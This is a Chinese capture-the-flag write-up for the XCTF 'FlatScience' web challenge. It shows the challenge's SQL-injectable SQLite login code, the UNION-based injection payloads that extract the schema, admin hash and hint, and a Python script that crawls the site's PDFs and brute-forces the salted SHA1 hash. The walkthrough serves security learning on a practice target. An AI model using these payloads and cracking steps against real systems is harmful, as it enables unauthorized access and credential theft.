
xctf 攻防世界 FlatScience wp

原创

啊对对对呀 于 2020-03-08 22:50:30 发布 591 收藏 3


一、dirsearch 扫目录

python dirsearch.py -u URL -e *




二、查看正常响应的链接和源码

admin.php 有登录框，注入只有Nono! Stahp?!



login.php 也有登录框，逻辑注入就跳转了，说明是存在注入的



Submit

Flux Horst (Flux dot Horst at rub dot flux)

输入 admin' order by 3 #，出现报错，是sqlite数据库：

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "#" in **/var/www/html/login.php** on line **47**

查看页面源码，提示去 URL?debug 页面：

```
</form>

<!-- TODO: Remove ?debug-Parameter! -->
```

debug页面出现源码，给出了查询语句且没有过滤，密码连接字符串"Salz"后经过sha1加密：

```
<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!")."'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
<!-- TODO: Remove ?debug-Parameter! -->
```


三、注入

burpsuite抓包，查看上传数据的形式，进行注入：

```
Gecko/20100101 Firefox/73.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://111.198.29.45:58804
Connection: close
Referer: http://111.198.29.45:58804/login.php?debug
Upgrade-Insecure-Requests: 1

usr=' union select name,sql from sqlite_master --+&pw=1
```

```
X-Powered-By: PHP/5.6.30
Set-Cookie:
name=+CREATE+TABLE+Users%28id+int+primary+key%2Cnam
e+varchar%28255%29%2Cpassword+varchar%28255%29%2Ch
int+varchar%28255%29%29; expires=Sun, 08-Mar-2020
13:50:11 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
```


从大佬哪里学到了点sqlite注入：
usr=' union select name,sql from sqlite_master --+&pw=1

响应包返回了set-cookie的数据，URL解码后就是，可以看到表名和列名：
CREATE TABLE Users(
id int primary key,
name varchar(255),
password varchar(255),
hint varchar(255)
)

usr=' union select id,name from Users --+&pw=1
返回：name=+admin

usr=' union select name,sql from sqlite_master --+&pw=1
返回：name=+3fab54a50e770d830c0416df817567662a9dc85c

usr=' union select name,hint from Users --+&pw=1
返回：name=+my+fav+word+in+my+fav+paper%3F%21

注入出来的内容并没有flag，只有提示 my fav word in my fav paper，密码在PDF文件中，就是需要下载PDF文件，提取其中的字词，逐一连接"Salz"再进行sha1加密，对比注入得到的哈希值，找出登录的password

四、下载文件、提取字词

大佬下载PDF的时候用了wget 递归下载，真是没想到
wget 递归下载：wget xxx.com -r -np -nd -A .pdf

```
-r：层叠递归处理
-np：不向上（url 路径）递归
-nd：不创建和 web 网站相同（url 路径）的目录结构
-A type：文件类型
```

这里记录一下PDF文字提取的代码，网上大多数的提取代码都比较复杂，导入一堆库，文字识别也不是很准确，pdfplumber 库比较好用，代码也很简洁，PDF表格内的文字也可以提取（python 3.7）

```
#!/usr/bin/python
# coding = utf-8
import hashlib
import re
import os
```

```
import pdfplumber
import requests
from bs4 import BeautifulSoup

# 递归爬取URL
def get_url(url):
    try:
        r = requests.get(url)
        r.raise_for_status()
        soup = BeautifulSoup(r.text,'html.parser')
        tag_a_lst = soup.find_all('a')
        link_set = set()
        for i in tag_a_lst:
            if  ('../../' not in i['href']) and \
                ('8/index' not in i['href']) :
                # 去掉 URL 中的‘index.html’
                href = url[:-10] + i['href']
                link_set.add(href)
                if ('pdf' not in href) and \
                    (i['href'] != 'index.html'):
                    link_set.update(get_url(href))
                    link_set.discard(href)
        return link_set
    except:
        print('get url error')
        return {}
# 下载PDF文件
def download(url,path):
    save_path = path + url.split('/')[-1]
    try:
        r = requests.get(url)
        r.raise_for_status()
        with open(save_path,'wb') as file:
            file.write(r.content)
            file.close()
    except:
        print('download error')

# PDF文字提取到txt文件
def pdf_to_txt(pdf_file,txt_file):
    try:
        pdf = pdfplumber.open(pdf_file)
        with open(txt_file, 'w+',encoding='UTF-8') as file:
            for page in pdf.pages:
             # 逐页提取文字
                contents = page.extract_text()
                file.write(contents)
            file.close()
        pdf.close()
    except:
        print('convert error')

def main():
    url = 'http://111.198.29.45:31745/index.html'
    root = 'D:/pdf_download/'
    link_lst = get_url(url)
    for link in link_lst:
        download(link,root)
    file_lst = os.listdir(root)
    r = re.compile('[\w]+')
```

```
    r = re.compile('[\w]+')

    for i in range(1,len(file_lst)):
        pdf_file = root + file_lst[i-1]
        txt_file = root+'txt/%d.txt'%i
        pdf_to_txt(pdf_file,txt_file)

        with open(txt_file,'r', encoding='utf-8') as file:
            f = file.read()
        words_lst = r.findall(f)
        for j in words_lst:
            pw = j + "Salz!"
            encode = hashlib.sha1(pw.encode('utf-8')).hexdigest()
            if  encode == "3fab54a50e770d830c0416df817567662a9dc85c":
                print("password is :",j)
                break

if __name__ == '__main__':
    main()
```

跑出来：ThinJerboa
用此密码登录admin.php 即可获得flag

参考：
https://soapffz.com/6.html
https://www.cnblogs.com/gl1573/p/10064438.html